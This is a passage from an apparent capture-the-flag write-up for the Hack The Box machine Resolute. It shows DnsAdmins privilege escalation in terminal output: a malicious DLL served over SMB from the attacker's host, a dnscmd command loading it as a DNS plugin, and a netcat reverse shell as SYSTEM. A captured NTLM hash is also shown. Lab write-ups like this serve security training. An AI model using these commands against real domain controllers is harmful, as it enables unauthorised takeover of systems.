NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

We search in "San Google" for any exploit or vulnerability that we could use for the services we have. And indeed! There is a vulnerability that we can exploit. (Based on this I found: https://medium.com/techzap/dns-admin-privesc-in-active-directory-ad-windows-ecc7ed5a21a2).

The left terminal is connected to the victim machine by RDP, the upper right terminal has a samba service (SMB) with our malicious .dll and the lower right terminal, it keeps listening on port 4444 and where we will have a reverse shell as administrator.




```
    Directory: C:\Users\ryan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:34 AM            155 note.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop> cd ..
*Evil-WinRM* PS C:\Users\ryan> dir


    Directory: C:\Users\ryan


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        12/3/2019   7:34 AM                Desktop
d-r---        9/27/2019   4:22 PM                Documents
d-r---        7/16/2016   6:18 AM                Downloads
d-r---        7/16/2016   6:18 AM                Favorites
d-r---        7/16/2016   6:18 AM                Links
d-r---        7/16/2016   6:18 AM                Music
d-r---        7/16/2016   6:18 AM                Pictures
d-----        7/16/2016   6:18 AM                Saved Games
d-r---        7/16/2016   6:18 AM                Videos


*Evil-WinRM* PS C:\Users\ryan> mkdir .m3
c

    Directory: C:\Users\ryan


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/25/2020  11:25 PM                .m3


d *Evil-WinRM* PS C:\Users\ryan> cd .m3
d*Evil-WinRM* PS C:\Users\ryan\.m3> dir
*Evil-WinRM* PS C:\Users\ryan\.m3>
```

```
dcomexec.py     goldenPac.py       nmapAnswerMachine.py  reg.py            sniffer.py
dpapi.py        ifmap.py           ntfs-read.py          rpcdump.py        sniff.py
esentutl.py     karmaSMB.py        ntlmrelayx.py         sambaPipe.py      split.py
GetADUsers.py   kintercept.py      opdump.py             samrdump.py       ticketer.py
getArch.py      lookupsid.py       ping6.py              secretsdump.py    wmiexec.py
GetNPUsers.py   mimikatz.py        ping.py               services.py       wmipersist.py
getPac.py       mqtt_check.py      psexec.py             smbclient.py      wmiquery.py
getST.py        mssqlclient.py     raiseChild.py         smbexec.py
getTGT.py       mssqlinstance.py   rdp_check.py          smbrelayx.py
root@kali:/usr/share/doc/python3-impacket/examples# ./smbserver.py m3 /root/Documents/OS
CP/machines/HTB/Resolute/m3.dll
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

root@kali: ~/Documents/OSCP/machines/HTB/Resolute 88x21


```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
^C
root@kali:~# ls
Desktop    Downloads   ghidra.rep      go     openstego.ini  Public     Tools
Documents  ghidra.gpr  ghidra_scripts  Music  Pictures       Templates  Videos
root@kali:~# mc

root@kali:~/Documents/OSCP/machines/HTB/Resolute# ls
10.10.10.169  m3.dll  pass.txt  users.txt
root@kali:~/Documents/OSCP/machines/HTB/Resolute# pwd
/root/Documents/OSCP/machines/HTB/Resolute
root@kali:~/Documents/OSCP/machines/HTB/Resolute# nc -nvlp 4444
listening on [any] 4444 ...
```

So let's get to work! We execute and inject our malicious .dll




```
*Evil-WinRM* PS C:\Users\ryan\.m3> dnscmd.exe /config /serverlevelplugindll \\10.10.14.
133\m3\m3.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

Now, we will stop the dns service and restart it, if everything goes well, we will get a reverse shell as administrator.



```
*Evil-WinRM* PS C:\Users\ryan\.m3> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x7530
*Evil-WinRM* PS C:\Users\ryan\.m3> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2868
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan\.m3>
```

We check our terminals again and see that we do indeed have a reverse shell as an administrator.



```
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\ryan> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2284
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan>
```

```
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.169,54181)
[*] AUTHENTICATE_MESSAGE (MEGABANK\RESOLUTE$,RESOLUTE)
[*] User RESOLUTE\RESOLUTE$ authenticated successfully
[*] RESOLUTE$::MEGABANK:4141414141414141:b5618f657897c97ed5955c574ae883d8:01010000000000
00004d4d99971bd601c464be35e0c02fac000000000010010004e0057005a0041004b006e0058004300030010
004e0057005a0041004b006e0058004300020010006300790004e0051005400540079007000004001000630079
004e005100540054007900700007000800004d4d99971bd60106000400020000000800300030000000000000
000000000000004000006d05cb0709c7ca1979f57c4ab8c936d417d72e2385c5014e40d063b6685e30ca0a0010
0000000000000000000000000000000000009002200630069006600730002f00310030002e00310030002e0031
0034002e003100330033000000000000000000
[*] Connecting Share(1:a)
```


root@kali: ~/Documents/OSCP/machines/HTB/Resolute 87x21

[redacted]

root@kali: ~/Documents/OSCP/machines/HTB/Resolute 88x21

```
listening on [any] 4444 ...
^C
root@kali:~/Documents/OSCP/machines/HTB/Resolute# ls
10.10.10.169  md.dll  menos.dll  pass.txt  resolute.hash  users.txt
root@kali:~/Documents/OSCP/machines/HTB/Resolute# cp menos.dll /var/www/html/smb/
root@kali:~/Documents/OSCP/machines/HTB/Resolute# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.133] from (UNKNOWN) [10.10.10.169] 54182
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Yes, sir! Now read the root flag!



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 923F-3611

 Directory of C:\Users\Administrator\Desktop

12/04/2019  06:18 AM    <DIR>          .
12/04/2019  06:18 AM    <DIR>          ..
12/03/2019  08:32 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  30,975,602,688 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
e1d[redacted]619c
C:\Users\Administrator\Desktop>
```